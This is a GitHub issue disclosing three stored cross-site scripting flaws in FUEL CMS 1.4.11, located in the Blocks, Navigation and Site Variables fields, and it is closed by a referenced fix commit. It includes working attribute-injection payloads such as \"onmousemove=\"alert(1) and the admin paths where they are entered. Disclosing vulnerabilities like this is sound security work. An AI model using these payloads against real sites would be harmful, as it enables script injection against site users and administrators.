

New issue

[Jump to bottom](#)


Stored XSS in Blocks/Navigation/Site Variables (release/1.4.11) #574

Closed


Overall opened this issue on Sep 23, 2020 · 0 comments

Overall commented on Sep 23, 2020

1. Stored xss in Blocks name



Refresh the page, it will trigger below "Recently Viewed" menu



Front page:



payload:

"onmousemove="alert(1)

2. Stored xss in Navigation Label

localhost/FUEL/fuel/navigation/edit/1/

Navigation > eeee\"onmousemove=\"alert(/Nav/)

Save Unpublish Delete Duplicate Replace Create Select another...

Here you create and edit the top menu items of the page.

General Advanced

Group main Add Edit

Label* eeee\"onmousemove=\"alert(/Nav/)

Location aaaaaaa

Key bbbbbbbb\"

Navigation: eeee\"on...

payload:
\"onmousemove=\"alert(/Nav/)

3. Stored xss in Site Variables Name

localhost/FUEL/fuel/sitevariables/edit/3/

Site Variables > Site Variables\"onmousemove=\"alert(/site/)

Save Deactivate Delete Duplicate Create Select another...

Here you can manage the site variables for your website.

Name* Site Variables\"onmousemove=\"alert(/site/)

Value aaaaaa

Site Variables: Site...

payload:
\"onmousemove=\"alert(/site/)

Overall changed the title ~~Stored XSS in Blocks/Navigation/Site Variables (release v1.4.11)~~ Stored XSS in Blocks/Navigation/Site Variables (release v1.4.11) on Sep 23, 2020

Overall changed the title ~~Stored XSS in Blocks/Navigation/Site Variables (release v1.4.11)~~ Stored XSS in Blocks/Navigation/Site Variables (release/1.4.11) on Sep 23, 2020

daylightstudio pushed a commit that referenced this issue on Sep 23, 2020

fix: issue #574

a63a23

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

